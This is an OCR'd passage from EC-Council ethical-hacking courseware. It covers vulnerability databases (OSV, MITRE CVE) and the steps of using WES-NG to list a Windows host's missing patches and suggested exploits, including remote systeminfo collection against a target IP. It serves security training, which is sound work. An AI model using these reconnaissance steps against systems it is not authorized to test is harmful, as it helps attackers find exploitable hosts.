


Figure 6.47: Screenshot of VulDB

- **OSV**

  Source: *https://osv.dev*

  osv.dev is a vulnerability database and triage infrastructure for open-source projects aimed at helping both open-source maintainers and consumers of open source. Attackers can search the OSV database to identify vulnerabilities in open-source software packages, ascertain affected versions, and determine the availability of fixes, aiding in potential exploitation and unauthorized system access.




Figure 6.48: Screenshot of OSV

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MITRE CVE**

  Source: *https://www.cve.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.





Figure 6.49: Screenshot of MITRE CVE

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Exploit Suggester - Next Generation (WES-NG)

Source: *https://github.com*

Windows Exploit Suggester - Next Generation (WES-NG) is a Python-based tool that allows attackers to discover exploits for existing vulnerabilities in Windows OS. It compares the output of the systeminfo.exe utility with a database containing the latest vulnerabilities to list out the existing CVEs of vulnerabilities and suggest the exploits.

The following are the various steps followed by an attacker to identify vulnerabilities and exploits in a target Windows system using the WES-NG tool:

- Run the following command to obtain the system information using the systeminfo.exe tool. It creates a text file that contains the system information, including the hotfixes and their knowledge base.

  systeminfo > systeminfo.txt

- To extract systeminfo from a remote target system, an attacker can run the systeminfo /S <Target IP Address> command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.50: Screenshot displaying system information

- Run the following command to view the system vulnerabilities and the suggested exploits.

  wes systeminfo.txt

  The above command takes the systeminfo.txt file as input and the tool checks for missing KBs in the current system version by comparing the existing KBs with the database. Then the missing patches or vulnerabilities are listed with other system information as shown in the screenshot given below.


